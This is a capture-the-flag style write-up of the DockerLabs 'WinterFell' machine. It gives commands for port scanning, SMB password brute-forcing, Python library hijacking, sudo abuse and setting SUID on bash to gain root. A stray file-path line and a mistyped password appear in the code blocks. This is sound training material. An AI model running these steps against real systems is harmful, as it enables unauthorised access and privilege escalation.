> For the complete documentation index, see [llms.txt](https://itszaiden.gitbook.io/pentesting/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://itszaiden.gitbook.io/pentesting/writeups/dockerlabs/easy/winterfell.md).
# WinterFell
| Field | Details |
| ------------------- | ---------- |
| **Platform** | DockerLabs |
| **OS** | Linux |
| **Difficulty** | Easy |
| **Personal Rating** | ⭐⭐⭐⭐☆ |
| **Date** | 2026-04-11 |
| **Author** | Zaiden |
***
### Summary
**Attack Path:** `Recon` → `Information Disclosure` → `SMB Brute Force` → `SSH Foothold (jon)` → `Python Library Hijacking (aria)` → `Sudo cat/ls abuse (daenerys)` → `SUID Bash (Root)`.
***
### 1. Reconnaissance
#### 1.1 Fast Port Scan
We begin with a fast Nmap scan to identify all open ports:
```bash
nmap 172.17.0.2 -p- --open -sS -Pn --min-rate 5000 -T5
```
**Result:** Ports `22`, `80`, `139` and `445` are open.
***
#### 1.2 Targeted Port Scan
Now we run a service and version detection scan targeting only the open ports found above:
```bash
nmap 172.17.0.2 -p 22,80,139,445 -sS -Pn -sCV
```
***
#### 1.3 Exploit Search
We check for known exploits or shellcodes for the detected services:
```bash
searchsploit
```
***
#### 1.4 Web Exploration
We manually browse to `http://172.17.0.2` before automating anything.
The web server at `http://172.17.0.2` hosts a Game of Thrones-themed page titled **"Diario de Jon"**, featuring a short narrative excerpt and a button that plays audio. No sensitive information was found in the page source, headers, or common endpoints (`robots.txt`, `sitemap.xml`). Moving on to directory enumeration.
***
#### 1.5 Directory Enumeration
We brute-force directories with ffuf:
```bash
ffuf -u http://172.17.0.2/FUZZ -w /usr/share/wordlists/dirb/big.txt -e .html,.php,.txt
```
**Findings:**
| Path | Status Code | Notes |
| ----------- | ----------- | ------------------------------------------------ |
| /dragon | 301 | Show us a directory index with a txt file on it. |
| /index.html | 200 | Gets us to the website we landed on. |
***
#### 1.6 Investigating Findings
```bash
curl -s http://172.17.0.2/dragon/EpisodiosT1
```
Navigating to `/dragon`, we find a directory index containing a single text file: `EpisodiosT1`. Its contents reveals a list of Game of Thrones S1 episode titles, written without spaces.
This strongly looks like a password list. Cross-referencing with the characters mentioned in the `index.html` (Jon, Arya and Daenerys), we have a set of potential usernames to use against it.
***
### 2. Exploitation
#### 2.1 Vulnerability Identified
* **Vulnerability:** Sensitive information disclosure via exposed web content.
* **CVE (if any):** N/A
* **Affected Service/Component:** Samba SMBD4 on port 445.
***
#### 2.2 Step-by-Step Walkthrough
**Step 1 — \[SMB Credential Brute-Force]**
```bash
nxc smb 172.17.0.2 -u users.txt -p passwords.txt
```
\_Using the usernames from `index.html` and the password list from `/dragon/EpisodiosT1`, we bruteforce the SMB service with NetExec. We get a hit: `jon:seacercaelinvierno`.
**Step 2 — \[SMB Share Enumeration]**
```bash
nxc smb 172.17.0.2 -u jon -p seacercaelinvierno --shares
```
*Authenticated as `jon`, we enumerate available SMB shares. We find four shares, `print$`, `shared`, `IPC$` and `jon`.*
**Step 3 — \[SMB Looting]**
```bash
smbclient '//172.17.0.2/shared' -U 'jon%seacercaelinvierno'
smbclient '//172.17.0.2/jon' -U 'jon%seacercaelinvierno'
```
*We connect to both accesible shares. The `shared` share contains a file called `proteccion_del_reino`. Jon's home share contains a hidden Python script `.mensaje.py` and a note called `paraJon`. We download all three files for analysis.*
**Step 4 — \[Analysing Retrieved Files]**
```bash
cat paraJon
cat proteccion_del_reino
echo -n "aGlqb2RlbGFuaXN0ZXI=" | base64 -d
```
*`paraJon` instructs Jon to use the hidden tool `.mensaje.py` to encrypt messages. `proteccion_del_reino` revealed a Base64 encoded string: `aGlqb2RlbGFuaXN0ZXI=`, described as Jon's encrypted password. Decoding it gives us `hijodelanister`*
**Step 5 — Shell / Foothold Obtained**
```bash
ssh jon@172.17.0.2
# password: hijodelanister
```
*Initial shell obtained as \[jon]*
***
#### 2.3 Proof of Concept
> Clean summary of the exact commands that led to initial access — no fluff, just the chain.
```bash
nxc smb 172.17.0.2 -u users.txt -p passwords.txt
nxc smb 172.17.0.2 -u jon -p seacercaelinvierno --shares
smbclient '//172.17.0.2/shared' -U 'jon%seacercaelinvierno' -c "get proteccion_del_reino"
smbclient '//172.17.0.2/jon' -U 'jon%seacercaelinnierno' -c "get .mensaje.py; get paraJon"
echo -n "aGlqb2RlbGFuaXN0ZXI=" | base64 -d
ssh jon@172.17.0.2
```
***
#### 2.4 Loot
| Item | Value |
| -------------- | --------------------- |
| Username | jon |
| Password (SSH) | hijodelanister |
| Password (SMB) | seacercaelinvierno |
| Hidden Script | /home/jon/.mensaje.py |
***
### 3. Privilege Escalation
#### 3.1 Enumeration Checklist
```bash
sudo -l
python3 -c "import sys; print(sys.path)"
```
*`sudo -l` reveals that `jon` can run `/usr/bin/python3 /home/jon/.mensaje.py` as `aria` without a password. Checking python's `sys.path` shows that the empty string `''` is first, meaning the current directory is searched first for imports. Since `jon` owns `/home/jon`, we can plant a malicious module there.*
***
#### 3.2 PrivEsc Method
* **Vector:** Python library hijacking via writable current directory in `sys.path`
* **Reference:** [HackTricks - Python Library Hijacking](https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes/python-bypassing-sys.path)
```bash
nano /home/jon/hashlib.py
sudo -u aria /usr/bin/python3 /home/jon/.mensaje.py
```
*Escalating to Aria via `hashlib.py` hijacking.*
***
#### 3.3 Enumeration Checklist
```bash
sudo -l
sudo -u daenerys ls /home/daenerys
sudo -u daenerys cat /home/daenerys/mensajeParaJon

```
*`sudo -l` reveals that `aria` can run `/usr/bin/cat` and `/usr/bin/ls` as `daenerys` without a password. We list `daenerys`'s home directory and find a file called `mensajeParaJon`. Reading it reveals a message containing daenerys' plaintext password: `!drakaris!`.*
***
#### 3.4 Lateral Movement
* **Vector:** Sudo misconfiguration, `aria` can run `cat` and `ls` as `daenerys`, exposing a plaintext password in her home directory.
```bash
su daenerys
# password: drakaris (for some reason it's not !drakaris!, unintuitive)
```
*Using the recovered password we swap to `daenerys`*
***
#### 3.5 Enumeration Checklist
```bash
sudo -l
cat .secret/.shell.sh
```
*`sudo -l` reveals that `daenerys` can run `/usr/bin/bash /home/daenerys/.secret/.shell.sh` as `root` without a password. Inspecting the script reveals a bash reverse shell connecting to `192.168.234.42:443`.*
***
#### 3.6 PrivEsc Method
* **Vector:** Sudo misconfiguration, `daenerys` owns `.shell.sh` and can modify it. SInce sudo allows running it as root via `/usr/bin/bash`, we replace the content to set the SUID bit on `/bin/bash`, then spawn a root shell.
```bash
sudo nano /home/daenerys/.secret/.shell.sh
# 'chmod u+s /bin/bash'
sudo /usr/bin/bash /home/daenerys/.secret/.shell.sh
/bin/bash -p
```
### 4. Lessons Learned
#### What Worked Well
* Methodical web enumeration led to credential discovery across two separate pages
* Python library hijacking was cleanly executed via writable `sys.path`.
#### Rabbit Holes / What Didn't Work
* Initial SSH brute-force attempt with the user and passwords lists got no results, the correct target was SMB on port 445.
#### New Tools or Techniques Used
* `nxc` for SMB enumeration and brute-forcing.
* Python library hijacking via writable current directory in `sys.path`.
***